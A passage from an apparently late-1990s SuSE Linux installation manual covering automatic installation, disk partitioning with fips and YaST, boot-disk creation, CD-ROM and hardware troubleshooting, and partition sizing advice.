It is possible to classify a computer into one or several different classes. This means that different computers can be kept as "similar" as possible; only really necessary data needs to be given in the computer-specific configuration file. To organize its structure, the configuration data is divided into three different directories. The `templates` directory contains a number of defaults, the `classes` directory contains class-specific configurations and the `info` directory contains host-specific information. The defaults can be overwritten by class values, and these, in turn, by special values assigned to the host.

ALICE is a growing project, i. e. if you do not find any modules for configuring software you are using, this can still be accomplished independently or in the framework of a project; see the Support appendix, page ??.

Further Information

Information on ALICE modules, setting up an installation server, the architecture of ALICE and a configuration session can be found in the documentation included in the package `alice`.

2.6.2 Automatic installation with YaST1

The "Automatic Installation" of YaST1 can also be used independently of the complete framework of the ALICE project; see also the hints in the article http://sdb.suse.de/sdb/de/html/cg_autoinstall.html.

2.7 Partitions

2.7.1 Creating Space for Linux (Partitioning)

What's it all about?

You need to prepare your hard drive for Linux partitions. – Hopefully you have some time to read through this section carefully. It is recommended that you have some disks or tapes for a backup, and a boot disk to boot your existing operating system.

Details

By partitioning, your hard drive can be separated into several independent parts. One reason for partitioning your hard drive might be the coexistence of several different operating systems with different filesystems on your hard drive. Hard drives are divided into cylinders. Each cylinder always contains exactly the same amount of tracks, cylinder 0 being the innermost.

How do you get space for your Linux partition?

- Individual partitions on the hard drive can be deleted but all data which resides on these partitions will be lost. This space is now available for new partitions (e. g., Linux). You could, though, split this partition into two or more partitions.

- Any partition can be assigned to a different filesystem. As with deleting, all data on these partitions will be lost.

- In MS-DOS or Windows 95/98 you can reduce the last partition of the hard drive in size without losing files in it; you must ensure, with a defragmentation program, that all files are located at the beginning of the partition. If you just have *one* MS-DOS- or Windows partition you can make space in this way for Linux partitions very simply. After defragmenting you can, with special programs – for example, the Freeware program, fips – reduce the cylinder upper limit, thus making the partition smaller. You can find fips on CD 1 in the directory `dosutils`.

- If you are using MS-DOS or Windows, you can minimize the last partition without losing data.

  If all data resides on low-numbered cylinders, special programs (e. g., fips) can decrease the upper cylinder limit to reduce the size of the last partition leading to the possibility of creating a new partition for Linux. Using a defragmentation program ensures you that all data is moved to the beginning of the partition.

- The easiest way is to buy a new hard drive. This, of course, will cost you some money.

> **Caution**
>
> Every change of the partition tables must be done with extreme caution! Please read the documentation of the corresponding programs! Severe problems can occur while changing partition tables; you can even lose all your data. We at SuSE cannot be held responsible for this! It is strongly recommended that you have at least a boot disk and a backup of your important data.

Step by step

This is how to proceed to partition your hard drive:

1. If you don't know already, you have to find out how many partitions your hard drive consists of and the size of the partitions. Use fdisk of your OS for this task.
2. Determine how many partitions you really need and which size you are going to assign to them. Information on this may be found in Section 2.9 page 68 and in Section 2.10 page 70.
3. Write down the partition data; you're going to need it later during the installation process.
4. A backup of your hard drive at this point is highly recommended! If you don't have a backup tape or streamer installed and don't want to back up everything onto floppies (which is a tedious job), at least make a backup of the most important data and files (e. g., `autoexec.bat`, `config.sys`, `*.ini`, etc.). Create a boot disk for your OS **and** make sure you can boot with it! There are several programs that might come in handy on your boot disk, such as fdisk, an editor, a formatting program and a backup program.
5. The next step depends on your system configuration.

DOS/Windows 95/98, one partition on your hard drive, and no Backup

You have to reduce the size of your partition without deleting data. Move all data to the beginning of your partition using a tool such as defrag (MS-DOS 6 or Windows 95/98).

The defragmentation program doesn't normally move hidden or system files because sometimes they are write-protected and have a defined place on the hard drive; moving them could have adverse effects. If you are sure that no such data is on your hard drive you can deactivate the attributes `hidden` or `system` for the necessary files or, depending on which defragmentation program you are using, you can "force" the defragmentation of such files.

Please keep in mind that even the Windows swap file is a hidden file. If it's in your way, you have to deselect it in Windows in "disable virtual memory".

Once you have retrieved enough space, change to the directory `\dosutils\fips15` on your SuSE CD. There you will find fips.exe, with which you can make partitions smaller. Study the documentation included about fips carefully, since changing partition tables can be quite tricky! The program fips.exe only runs on DOS, not on Windows; you have to exit Windows or (if using Windows 95/98) change into DOS mode (see Section 2.5.1 page 51). After running fips.exe, you will have a second partition which later will be divided into your Linux partitions.

Tip

fips.exe in `\dosutils\fips\fips20` is capable of shrinking `fat32` partitions. Please make a backup *before* trying out this fips version!

DOS/Windows 95/98 with several partitions or you have a Complete File Backup

You can delete your DOS partitions and afterwards install them again, reduced in size. You are going to lose all data on those partitions, so you have to have a complete backup available (file backup, no image backup!). Using fdisk, you delete all partitions and install the new ones. Next, you format these partitions, install your OS and copy all data from your backup back to disk (remember that you must have your backup program on your boot disk).

OS/2

Here, you have the following possibilities:

- Reduce your OS/2 partitions. To accomplish this, you must backup all data on your OS/2 partition, delete these partitions using OS/2's fdisk and reinstall them reduced in size. The space now available will be used later for your Linux partitions.
- You plan to use Linux in future instead of OS/2. Then all you have to is change the partition type later on to Linux. Or delete all OS/2 partitions and recreate them later as Linux partitions.
- You buy a new hard drive. Formatting and partitioning it will be done later with YaST.

6. Reboot your computer.
7. Check whether your old system is still running! Linux partitions on the freshly created new space will be installed later using YaST.

Possible problems

The following problems can occur:

- The partition might not be adequately reduced in size because defrag cannot move some files. See Section 2.8.1 page 62.
- In DOS/Windows your CD-ROM now has another hard drive identifier; in Windows 95/98 the computer hangs. See Section 2.8.12 page 66.

2.7.2 Booting with CD 2

As well as CD 1, the second CD is also bootable. Whilst on CD 1 a 2.88 MB large boot image is used, the second CD contains a traditional image of 1.44 MB in size.

You should use CD 2 when you know for certain that you can boot from CD, but when things don't work with CD 1 (the "fallback" solution). Unfortunately not every BIOS correctly recognizes the large images.

2.7.3 Creating a Boot Disk In DOS

Requirements

You need a formatted 3.5" floppy disk and a bootable 3.5" floppy drive. If you are working in Windows 95/98, you must launch setup from MS-DOS mode, and *not* from within a DOS window.

Additional information

CD 1 in the directory `/disks` contains a number of disk images. Such an image can be copied to a disk with the help of suitable auxiliary programs, this disk is then called a boot disk. Also on these disk images are the "loader", Syslinux and program linuxrc; Syslinux allows you to select a specific kernel for the booting process, and to add parameters for your hardware, if necessary. The program linuxrc supports the loading of kernel modules specially for your hardware and then starts the installation.

Normally the SuSE-boot disk supplied can be used to boot with. Only for exotic hardware, not supported by the modularised kernel of this boot disk, or if you download a disk image from the Internet, for example from `ftp://ftp.suse.com`, do you need to create your own boot disk, as described here.

With Setup

Step by step

Here's how to create a boot disk:

1. Start setup directly from CD 1.
2. Select '`floppy`' and press ⟵, next select '`Boot`' and again ⟵.
3. Now you have to select a disk with a suitable kernel that, for example, supports your SCSI adapter, if you have one. setup shows the essential part of the kernel descriptions. If you need further information, you can look it up in `\disks\readme.dos`. Remember the name of your your kernel. You will need it later. Now press ⟵.
4. Now you're ready to create the boot disk. Insert the (DOS-formatted) disk into the 3.5" drive and select the disk you want to create.
   - Only the boot disk is needed ('`Root`' is not needed anymore for SuSE Linux.) Move the cursor onto '`Boot`' and press ⟵.
   - setup requests you to confirm that you have inserted a disk. Press ⟵ and the disk is written.
   - When this is finished, press ⟵.
   - Now select '`Done`' to exit this screen and setup.

With rawrite

Alternatively you might want to use the (perhaps slower) DOS program rawrite.exe (CD 1, directory `\dosutils\rawrite`) to write the disk at the boot prompt.

The standard disk images are contained on CD 1 in the directory `/disks`; please read the file `README`. The image `bootdisk` or `scsi01` is the usual choice for the standard disk. All the actual kernels can be found in the directory `/suse/images` (with no extension).

If you need the the standard disk which is supplied with every SuSE Linux then you should proceed as follows; it is assumed that you are in the directory of the CD:

```
Q:> dosutils\rawrite\rawrite disks\eide01
```

Things get slightly more complex if, for example, you need a kernel for special EIDE chipsets; type of SCSI kernel; in this case you should first copy the standard image (`bootdisk`) to the disk and then overwrite the actual kernel (`linux`) with the special EIDE kernel you require (for example, with `eide.ikr`):

```
Q:> dosutils\rawrite\rawrite disks\bootdisk
Q:> copy suse\images\eide.ikr a:\linux
```

2.7.4 Creating a Boot Disk with UNIX

Requirements

You have access to a Unix/Linux system with an accessible CD-ROM drive. You need to have a formatted disk ready.

This is how you create a boot disk:

1. If you need to format the disks first:

   ```
   earth: # fdformat /dev/fd0u1440
   ```

2. Mount the first CD (disk 1) (e. g., to `/cdrom`:

   ```
   earth: # mount -tiso9660 /dev/cdrom /cdrom
   ```

3. Change to the `disks` directory on CD:

   ```
   earth: # cd /cdrom/disks
   ```

4. Create the boot disk with

   ```
   earth: # dd if=/cdrom/disks/bootdisk of=/dev/fd0 bs=8k
   ```

   In the `README` file in the directory `disks` you can read about what features specific kernels have; these files can be read with **more** or **less** (on **less**, cf. Section 19.7.3 page 502).

5. If you need a different kernel, proceed as follows:

   ```
   earth: # dd if=/cdrom/disks/scsi01 of=/dev/fd0 bs=8k
   earth: # mount -t msdos /dev/fd0 /mnt
   earth: # cp /cdrom/suse/images/eide.ikr /mnt/linux
   earth: # umount /mnt
   ```

2.7.5 Does Linux support my CD-ROM?

Almost every CD-ROM drive is now supported by Linux.

- Using ☞*ATAPI* drives (those drives connected to an EIDE controller), there should be no problems at all.
- Using SCSI CD-ROM drives, it is only important whether the SCSI controller is supported by Linux (supported SCSI controllers are listed in the Appendix). If your SCSI controller is not supported and there is a HD connected to it, you will have a problem anyway.
- Lots of proprietary CD-ROM drives are supported under Linux (see Appendix). Here is the most likely place for problems to occur. If your drive is not mentioned, you could try choosing a similar type.
- In the meantime parallel port CD-ROM drives have become very popular. Unfortunately there is no standard, which can lead to unexpected trouble. SuSE Linux contains a large number of alpha drivers for some devices. If none of them works you have to install via DOS. Please keep in mind that you may access some of these devices only after the have been set up under DOS. So you might need a warm reboot.

2.8 Problem Description

2.8.1 Files Cannot Be Moved

Files with the `system` or `hidden` attribute set can't be moved by defragmentation programs. If you want to find out which files might be causing a problem, just type:

```
attrib \*.* /s > <listfile>
```

Now you can see a whole list of your hard drive in the file <listfile>. Here you can identify the files that cause problems and change them using:

```
attrib -S -H <file name>
```

Proceed with care not to delete copy protection files, permanent swap files, or other system specific files. After defragmentation, you should undo your attribute changes.

> **Tip**
> In Windows you can use the "file manager" or the "Explorer" for this purpose.

If this doesn't work, then you have to take the plunge, and repartition your hard drive. This means that you have to save all your important files in order to restore them after you have finished repartitioning your drive. The alternative is to buy a new hard drive. Since prices are falling steadily, this might not be a bad idea…

2.8.2 No English Keymaps in DOS Mode

In DOS mode enter the following line:

```
loadhigh keyb gr„c:\windows\command\keyboard.sys
```

or simply add this line to `autoexec.bat`. If Windows is located elsewhere, then you have to adjust the path accordingly.

2.8.3 No CD-ROM Driver in a Windows 95/98 DOS Window

In MS-DOS mode, only those drivers are available that have been loaded in `config.sys` and `autoexec.bat`. It makes sense not to put your CD-ROM driver into those files since Windows 95/98 has its own drivers. For using CD-ROM drivers in a DOS window, you have to create a shortcut to an MS-DOS command line. Then, using the right mouse button, open up the properties for this shortcut and under tab '`Program`' click the '`Advanced`' button. Here is where you must enter your CD-ROM drivers to work in this DOS window.

2.8.4 CD is Damaged

This possibility is extremely unusual, but it cannot be completely excluded. If this is the case, you should get in touch with your hardware dealer.

2.8.5 ATAPI CD-ROM Hangs While Reading

If your ☞*ATAPI* CD-ROM is not recognized or it hangs while reading, this is most frequently due to incorrectly installed hardware. All devices must be connected to the EIDE controller in the correct order. The first device is master on the first controller; the second device is slave on the first controller. The third device should be master on the second controller, and so forth.

It often occurs that there is only a CD-ROM besides the first device. The CD-ROM drive is sometimes connected as master to the second controller (secondary IDE controller). This is wrong and can cause Linux to not know what to do with this “gap”. You can try to fix this by passing the appropriate parameter to the kernel (`hdc=cdrom`) (see section 14.3.2 page 385).

Sometimes one of the devices is just “mis-jumpered”. This means it is jumpered as slave but is connected as master, or vice versa. In case of doubt, just check your hardware settings and correct them where necessary.

In addition, there is a series of faulty EIDE chipsets, most of which have now been identified; there is a special kernel to handle such cases. (cf. the `README` in `/disks` of the installation CD-ROM; the kernel parameters needed are described in detail in Section 14.3.2 page 385 and Chapter 13 page 375.

> **Note**
>
> If booting does not work straightaway, then try using the following kernel parameters. At the boot prompt (**boot:**), enter:
> **boot:** `linux <relevant parameters>` (see below) *Note:*
> Don’t forget to add the name of the kernel (`linux`) before the actual parameters!

`hd<x>=cdrom` – <x> stands for `a`, `b`, `c`, `d` etc. and is to be interpreted as follows:

- `a` – Master on the 1st IDE controller
- `b` – Slave on the 1st IDE controller
- `c` – Master on the 2nd IDE controller
- …

An example of <parameter to be entered>: `hdb=cdrom`

With this parameter you can specify the CD-ROM drive to the kernel, in case it cannot find it itself, and if you have an ☞*ATAPI* CD-ROM drive.

`ide<x>=noautotune` – <x> stands for `0`, `1`, `2`, `3` etc. and is to be interpreted as follows:

- `0` – 1st IDE controller
- `1` – 2nd IDE controller
- …

An example of <parameter to be entered>: `ide0=noautotune`

This parameter is often useful for (E)IDE hard drives.

Note

Further kernel parameters can be found in section 14.3.2 page 385 pp.; in case of problems with SCSI systems or with connecting network cards, you should also look here.

2.8.6 Problems with CD-ROM Drives on Parallel Port

All available drivers are listed by Linuxrc at the installation. Normally there are no peculiarities.

Unfortunately, lots of drives (e. g. Freecom) are not supported yet. It may be that you cannot use them although the manual claims that the type is identical. The manufacturer apparently has changed the internals without making these changes public. . .

Some of the devices need to be initialized by the DOS driver for making them available under Linux:

1. Boot DOS and load the CD-ROM driver.
2. Insert a Linux boot disk.
3. warm reboot the machine

If your drive is not supported you will have to install from a DOS partition, as before (see section 2.4 page 46).

For current information on parallel port programming have a look at: `http://www.torque.net/linux-pp.html`.

2.8.7 Problems with "Proprietary" CD-ROM Drives

There are a number of different drivers available for Mitsumi drives! These special Mitsumi drivers are ones specifically responsible for the "old" drives which have their own controller (e. g. LU-005 or FX-001). For more recent drives (such as FX-400) the item '`ATAPI EIDE`' must be selected.

The same applies for drives from Sony and Aztech.

The Mitsumi MCDX driver differs from "normal" Mitsumi drivers only in the sense that it is able to read Multisession CD's. It is thus irrelevant for the installation which of the two drivers are used. We have decided, however, to include this driver explicitly, since there might possibly be cases in which one, but not the other, driver may function.

2.8.8 Thinkpad “Sleeps” While Installing

While booting, the system aborts at different places `:-(`

There is no general solution available. For some older versions an alternative might be the installation via DOS via setup.exe and to load Linux itself with loadlin (see section 2.5 page 51)

Here are some hints that we collected in the past. Feedback is welcome:

- Please switch off everything that enables power safe mode. Keys: “suspend mode”, “power management”, “sleep features”.
- If you start via DOS load the CD-ROM driver in your `config.sys` with the `/S` option. For <drive> and <path> you have to enter your system specific values.

  ```
  DEVICE = <drive>:\<path>\IBMTPCD.SYS /S
  ```

- Please avoid accessing the floppy drive during the installation.

2.8.9 Loadlin Doesn’t Have Enough Memory to Load the Kernel

You don’t have enough free memory below 640 KB. Try to remove drivers from your startup files or shift them to high memory.

If you use compressed drives under Windows 95/98 and shifting the driver to high memory doesn’t work, you have to decompress those drives.

2.8.10 Loadlin Doesn’t Start

If you encounter any problems using loadlin, you should start **`loadlin`** using the following options: `-v`, `-t` or `-d`.

It is best to write the debug information into a file, `debug.out`.

```
C:\> loadlin -d debug.out <other parameters>
```

You could send this file to the SuSE support. For <other parameters> you need to enter your system-specific values (see section 4.9.1 page 141)

2.8.11 DOS Runs in Protected Mode

loadlin can only boot the kernel if the machine isn’t running in protected mode, or if a VCPI server is running. If you’re working in Windows 95/98, you have to switch to MS-DOS mode.

- Either go via the ‘`Start`’ button to ‘`Shut down`’, then ‘`Restart computer in MS-DOS mode`’ or

- create a link to the MS-DOS command line and change the properties accordingly: In the 'Program' menu select 'Advanced' and mark with an "X" on 'MS-DOS mode'. If you now restart your MS-DOS window, it will start in MS-DOS mode.

2.8.12 Names of CD-ROM Drives

If you have created an additional partition using fips, this is a DOS partition. Therefore, all other drives are shifted forward one step and your CD-ROM is no longer D: but E:.

After changing partition types to Linux with YaST, this changes back; your CD-ROM drive should now be D: again.

If you are not able to open the CD-ROM in Windows Explorer or My Computer under Windows 95/98, this means that it is still trying to access 'E:' (using the above example). You then have to use the system management tool in the Control Panel to change your CD-ROM label to 'D:'.

2.8.13 General Hardware Problems

One or more of the following phenomena occur :

- Timing problems when accessing the CD-ROM (halt,long delays, bus errors, segmentation faults)
- kernel generation (or compilation of other programs) aborts with signal 11 or signal 7.
- Incorrect file contents
- Error accessing memory
- Graphics are not displayed correctly
- crc-errors when accessing the floppy disk drive
- Crashes or halts during boot-up
- Errors when creating a filesystem (mke2fs reports errors))
- Errors setting up the swap area
- Other "strange" system behavior when accessing hardware

Background Information

These strange phenomena are most probably down to faulty or wrongly configured hardware. The reason for this is that many motherboards apparently have timing problems. These timing problems become visible through bus errors (CPU-memory-PCI-ISA). Even if the system is stable under DOS or Windows, for example, this doesn't say anything about the stability of the hardware and its configuration. The hardware manages to work with the slow segmented memory access of a CPU working in 16 bit realmode (under DOS, Windows). As soon as the memory is accessed in linear mode with 32 bit bursts, errors can occur.

A further cause can be a badly cooled CPU or too slow or faulty (heat-sensitive) RAM modules (SIMMS). Faults in the 2nd-Level cache (inconsistency, heat problems) can also create the above-mentioned effects.

The cause lies quite clearly, then, with the hardware, and not with Linux.

Linux requires more hardware stability than other operating systems do. On the one hand this provides increased performance. On the other hand it can lead to the above-mentioned problems on some systems. In contrast to other operating systems Linux assumes that the hardware works stable. If this is not the case Linux stops working. An operating system that still runs with faulty or potentially faulty hardware represents a severe security risk.

See `http://www.bitwizard.nl/sig11`.

What Can Be Done?

There are a number of parameters and conditions that can be changed in order to isolate the faulty equipment.

- Switch off the internal and/or external Cache using the BIOS setup (CMOS)
- Reduce the bus clock (VLB a maximum of 40MHz! PCI bus according to the specifications, a maximum of 66 MHz for the external processor clock): use BIOS setup or jumpers on the mainboard.
- Increase the number of waitstates when the CPU accesses memory or cache: use BIOS setup.
- Check whether the option '`15-16M Memory Hole`' is activated in the BIOS setup: if this is the case, de-activate it! Linux does not expect such "holes"!
- In the (Advanced) Chipset Setup, if available, set '`CAS before RAS`': use BIOS setup.
- Test the memory modules:
  - There will always be problems where modules of different kinds are used together!
  - When using a PCI-bus with 66 MHz the DRAM modules must be specified with 60ns (or less) (no overtiming).
  - Check the fittings of the SIMMS or DIMMS, they must fit exactly and must not be loose or tilted. Remove the modules from the board and put them back in (check for corroded contacts!)
  - Change the order of the modules in the memory banks.
- Check that the CPU fan is working and whether it really fits exactly on the CPU (if necessary use heat transfer paste)

- Switch off Power Management (APM). This was noticed several times as a source of errors, particularly in conjunction with the 2940: use the BIOS setup.
- Some Pentium clones cause problems if the kernel or the compiler were *optimized for the Pentium* but a K6 or a Cyrix 6x86 is used instead. On such systems you have to optimize the kernel and the programs for a 486 at the maximum. It might even be necessary to fall back to 386 optimization. You should use the SuSE standard kernel (refer to yast.boot).
- Check all general BIOS settings. If necessary, revert to the (rather conservative) '`BIOS defaults`'.
- If you have a buggy PC-BIOS the *only* solution is a BIOS update. Ask your local dealer or the manufacturer of the mainboard.
- The power supply doesn't supply enough electricity or the voltage fluctuates: try switching off some other appliances.
- Do not use the "Busmaster-DMA", also known as "UDMA" or "Ultra-DMA". Make sure the EIDE cable is short and is of good quality.

2.9 Partitioning for Novices

Is Linux and its filesystem completely new to you? Then you probably ask yourself questions like: How much space should I assign to Linux? What's the minimum I need? What's best for my needs? How should I divide up the available space?

Partition Types on a PC

Every hard disk contains a partition table which in turn contains space for up to four entries. Each entry may be either a primary or an extended partition. Only *one* extended partition may be assigned.

Primary partitions are a continuous section of cylinders which are assigned to one operating system. Using primary partitions, you would only be able to create four partitions. More will not fit into the partition table.

An extended partition itself is also a continuous section of cylinders, but you can divide an extended partition into multiple *logical partitions* which, in turn, don't need a separate entry in the partition table. The extended partition is more or less a container for logical partitions.

If you need more than four partitions, you have to make one an extended partition in which you may assign logical partitions. The maximum for SCSI systems is 15 partitions and 63 for (E)IDE systems.

Linux doesn't care what kind of partition it is installed in. It can be primary or logical.

Time to Decide

Let's start with the minimum SuSE Linux install: 180 MB. This only works if you use the machine for a simple purpose, e. g., you only work on a text console (no X Window System). If you want to take a look at X and start a few applications, you will need 500 MB. Both values include swap.

What is a reasonable size for an installation? 1 GB. In this world of gigabyte hard drives, this is quite a modest requirement. And there is no upper limit.

What's the best for your needs? That depends on what you want to do:

- Working in X and using applications such as **Applixware** and Netscape will require 1.2 GB.
- To create your own applications in X, you also need 1.2 GB.
- Both of the above items: 2 GB.
- To compile your own X servers, write your own CD's together with the items mentioned above: 4 GB .
- To set up an Internet/FTP server: 700 MB minimum.

Tip

With the robustness of the Linux filesystem which has now been achieved, it is a very *good* idea, especially for novices, to follow the strategy suggested by YaST: a small partition at the beginning of the hard drive for `/boot` (at least 2 MB, for large drives, 1 cylinder), a partition for swap (64-128 MB), all the rest for `/`.

If you want to partition something, but also as little as possible, then the following simple rules are valid:

How should you divide up the hard disk? This simple question cannot be answered easily. Apply these guidelines:

- up to 500 MB: swap partition and a root (`/`)
- approx. 500 MB to 2 GB: small boot partition for the kernel and LILO at the *very beginning* of the hard disk (`/boot`, approx. 5-10 MB or 1 cylinder), a swap partition and the rest for the root partition `/`.
- more than 2 GB: boot (`/boot`, swap, root (250 MB), home (`/home` with approx. 100 MB per user) and the rest for applications (`/usr`); posssibly a further partition for `/opt` (see on the next page) and for `/var`.

Note

If you plan to start Linux directly from the hard drive, you will need a Linux partition below the "1024 cylinder limit" as a boot partition (you can read more on this in page 121. This doesn't concern you if you are starting Linux from DOS/Windows with loadlin. Usually, from SuSE Linux 6.0, the boot partition (`/boot`) will be the same as the root partition.

You should bear in mind that some programs (mostly commercial programs) install their data in/opt; if you are installing a number of these you should either create a separate partition for /opt or enlarge the dimensions of the root partition accordingly. Specifically this involves the program packages or demo programs listed in table 2.1 – which have been calculated with size increases in mind (in the table mentioned there are also programs which are *not* included in SuSE Linux)

Just in case, either provide for /opt its own partition or make the root partition big enough. Some examples are shown in table 2.1.

KDE	170 MB
GNOME	100 MB
htdig	5 MB
Fortify	2 MB
dochost with htdig full text search	200 MB
Wabi	10 MB
Netscape	35 MB
Arcad	350 MB
Applixware	400 MB
Eagle	18 MB
StarOffice	150 MB
Cyberscheduler Software	30 MB
Cygnus Source-Navigator	20 MB
SNiFF+	45 MB
Insure++	45 MB
pep	18 MB
Oracle 8	400 MB
Sybase – Adaptive Server Enterprise	170 MB
virtuoso – OpenLink Virtuoso Lite Edition	55 MB

Table 2.1: Packages in directory /opt

2.10 Partitioning for Experts

In the previous section 2.9 page 68 and in section 2.11.1 page 75 details are given of the various ways of partitioning your system. This section should provide more detailed information for tailoring a system that best suits your needs. This section is mainly of interest for those who want an optimized system as far as security and performance are concerned – and who are prepared to re-install the complete system, where necessary.

It is absolutely essential that you have extensive knowledge of the functions of a

UNIX filesystem. You should be familiar with the topics ☞*mount point*, physical, extended and logical partitions.

It should be mentioned here that there is *no* golden rule for all, but many rules for each situation. Don't worry, you will find concrete figures in this section to help you.

First, you need to gather the following information:

- What is the purpose of the machine (file server, compute server, standalone machine)?
- How many people are going to work with this machine (simultaneous logins)?
- How many hard disks are installed? How big are they and which kind (EIDE, SCSI or even RAID controllers)?

2.10.1 Size of Swap Partition

Quite often you will read:

"☞*Swap* should be at least as large as physical RAM". This is a relic of times when 8 MB was regarded as a lot of RAM ☞*Memory*.

Applications that need considerable memory have shifted these values up. Generally, 64 MB of virtual swap should be sufficient. Do not be stingy. If you compile a kernel in X and want to have a look at the manual pages using Netscape and have an emacs running, you will already take up all of 64 MB.

To be safe, opt for at least 96 MB of virtual memory. One thing you should never do is not assign swap space at all! Even on a machine with 256 MB RAM, there should be a swap partition. The reasons are described in section 2.10.3 page 74.

Do you plan to run extensive simulations and need gigabytes of memory? In case of doubt as to whether Linux suits your needs, please read section 2.10.2 on the following page (Example: compute server).

2.10.2 Computer Used as Standalone Machine

The most common use for a Linux machine is as a standalone computer. In order to make decisions as easy as possible for you, we provide you with some concrete figures which you can use at home or at your company. In table 2.2 on the next page is an overview of size requirements for different Linux systems.

Example: printer server/router

Example: standalone machine (small)

You have a 500 MB spare hard disk to hold Linux: use 100 MB for root `/`, a 64 MB swap partition and the rest for `/usr`.

Installation	Disk space needed
minimum	180 MB up to 400 MB
small	400 MB up to 800 MB
medium	800 MB up to 4 GB
large	4 GB up to 8 GB

Table 2.2: Examples of disk space requirements for different installations

Example: standalone machine (average)

You have 1,2 GB available for Linux. A small boot partition `/boot` (5-10 MB or 1 cylinder), 180 MB for `/`, 64 MB for swap, 100 MB for `/home` and the rest for `/usr`; don't forget the `/opt` area (see section 2.9 page 70). When deciding on the size of the root partition, remember that the RPM database is created in `/var` (see section 15.3.2 page 435)!

There is 1.2 GB available for Linux. As above, use 100 MB for root `/`, 64 MB for swap, 100 MB for `/home` and the rest for `/usr`. Note that the RPM database in `/var` occupies several MBs (see also section 15.3.2 page 435).

Example: standalone machine (luxury)

If you have more than 1.2 GB available, there is no standard way to partition. Please read section 2.10.3 on the next page.

Using as a file server

Here, hard drive performance is *really* crucial. You should use SCSI devices if possible. Keep in mind the performance of the disk and the controller.

A file server is used to save data centrally. This data might be ☞*home directories*, a database or other archives. The advantage of this is that administration of the data is simple.

If the file server will serve a huge net (from 20 users upwards), optimizing hard disk access is essential.

Suppose you want to provide a file server for 25 users (their home directories). If the average user requires 80 MB for personal space, a 2 GB disk mounted under `home` will probably do.

If there are 50 such users, you will need a 4 GB disk. In this case, it would be better to split `home` into two 2 GB disks, as now they would then share the load (and access time!).

Using as a compute server

A compute server is generally a powerful machine that carries out extensive calculations over the net. Normally, such a machine is equipped with extensive main memory (512 RAM or greater). The only point where fast disks are needed is for the swap space. the same rule applies here: if you have a number of hard drives you can spread swap partitions across them[5].

Separate the swap partitions onto separate disks. Linux can normally only handle 128 MB swap partitions, but can handle eight of these.[6]

2.10.3 Optimizations

The disks are normally the limiting factor. To avoid this bottleneck, there are two possibilities which should be used together:

- separate the load onto multiple disks
- use an optimized file system (e.g. `reiserfs`).
- equip your file server with enough memory (at least 128 MB)

Parallelizing multiple disks

This needs some further discussion. The total amount of time needed for transferring data can be separated into five factors:

- time elapsed until the request reaches the controller
- time elapsed until this request is send to the disk
- time elapsed until the hard disk manages to set its head
- time elapsed until the media has turned to the right sector
- time elapsed for transferring data

The first factor depends on the network connection and has to be regulated elsewhere. We do not to cover this here. The second factor can be ignored; this depends on the controller. The third factor is the vital part. The time is counted in milliseconds. Relative to the access time of main memory (measured in nanoseconds), this is a factor of one million! The fourth factor depends on the disk rotation speed. The fifth factor depends on the rotation speed, the number of heads and the actual position of the data (inside or outside).

For optimized performance, one should consider factor three. Here, the SCSI feature *disconnect* comes into play. Let's look at what happens:

The controller sends the command (in this case to the hard disk) “Go to track x, sector y” to the device. Now the disk motor has to start up. If this is an intelligent disk (if it supports disconnect) and the driver itself is also able to do disconnect, the controller sends a disconnect and the disk separates itself from the SCSI bus.

[5] If your system is still running with the 2.0.xx kernel, you should bear in mind that a swap partition should be no larger than 128 MB; Linux can, however, quite easily manage 8 such partitions – and even 64 with slight modifications. For the 2.2.xx kernel the limit of the swap partition is 2 GB

[6] and even 64 with slight modifications

Now other SCSI devices can do work. After a time (depending on the strategy or load on the SCSI bus), a connection to the disk is re-established. Normally, the device has now reached the requested track.

On a multitasking, multiuser system like Linux, there are lots of optimizations that can be done here. Let's look at an output of the command **df** (see output 2.10.1).

```
Filesystem         1024-blocks  Used Available Capacity Mounted on
/dev/sda2              45835   27063    16152     63%   /
/dev/sdb1             992994  749694   192000     80%   /usr
/dev/sdc1             695076  530926   133412     80%   /usr/lib
```

Output 2.10.1: Example of a **df** command output

So, what benefits does parallelizing bring us? Suppose we enter in `/usr/src`:

root@earth:/usr/src/ > **tar xzf package.tgz -C /usr/lib**

Here, package.tgz will be untarred into `/usr/lib/package`. To do so, the shell launches tar and gzip (located in `/bin` and thus on `/dev/sda`), then package.tgz in `/usr/src` is read (on `/dev/sdb`). At last, the extracted data is written to `/usr/lib` (on `/dev/sdc`). Using parallelizing, positioning as well as read/write of the disks' internal buffers can be activated at the same time.

This is only one example; there are many more. If this example were a frequent processing requirement, then, as a rule of thumb, if there are many disks (with the same speed), `/usr` and `/usr/lib` should physically be placed on different disks. Here `/usr/lib` should have approximately 70% of the capacity of `/usr`. `/`, due to its access, should be placed on the disk containing `/usr/lib`.

From a certain number of SCSI disks onwards (4–5), one should consider buying a RAID controller. Thus, operations on the disks are not only quasi-parallel but parallel. Fault tolerance is one of its famous by-products.

Processing speed and size of main memory

The size of main memory is more important in Linux than the processor itself. One reason[7] is Linux' ability to dynamically create buffers of hard disk data. Here, Linux uses lots of tricks, such as "read ahead" (getting sectors in advance) and "delayed write" (saving writes until there is a bundle to write). The latter is the reason why you should not switch off your Linux machine. Both items are the reason why Linux is so fast and why the memory seems to fill rapidly. Linux works with shared libraries, that is, lots of programs and applications share the same library. A library call has only to be allocated once. This also means that your memory fills up rather quickly. So if you do not know whether to purchase another main board or some more memory, we recommend you do the latter as it increases the speed of Linux.

If you want to find out what memory is being used, just enter:

root@earth:/root > **free**

[7] if not the main reason

```
              total       used       free     shared    buffers     cached
Mem:          63304      62312        992      15920      38692       4200
-/+ buffers:             19420      43884
Swap:        199508      14548     184960
```

Output 2.10.2: Output of **free**

This will give you an overview of used memory and buffers. The output 2.10.2 shows that some 38 MB are being saved in buffers. If you want to access data that is already buffered, this data is almost immediately available.

2.11 Configuring Your Hard Drive Manually

2.11.1 Configuring Partitions

What's it all about?

In section 2.2.4 page 32 you have decided to interactively partition your hard disk. Here we describe the menus you are presented with.

Background information on the various partition types can be found in a document by Andries Brouwer (`http://www.win.tue.nl/~aeb/partitions/`).

Step by step...

This is how to proceed when setting up your partitions:

1. YaST presents you with a screen that is divided into several parts (see figure 3.9 page 89):
   - At the top, you should see your hard drive's parameters.
   - The second part shows warnings and error messages from the program fdisk. You can take a closer look by pressing F6.
   - At the bottom you can see the partitions fdisk has found. Here, you should see the partitions of your former operating system and the swap partition, if you have already assigned one.
2. If you want to remove existing partitions in order to use the space for new partitions, you should do that now.

   Highlight the partition you want to remove. Remember ↓ and ↑ lets you scroll through the list. Make sure the correct partition is highlighted. Then press F4 and confirm by pressing ↵.

   > **Caution**
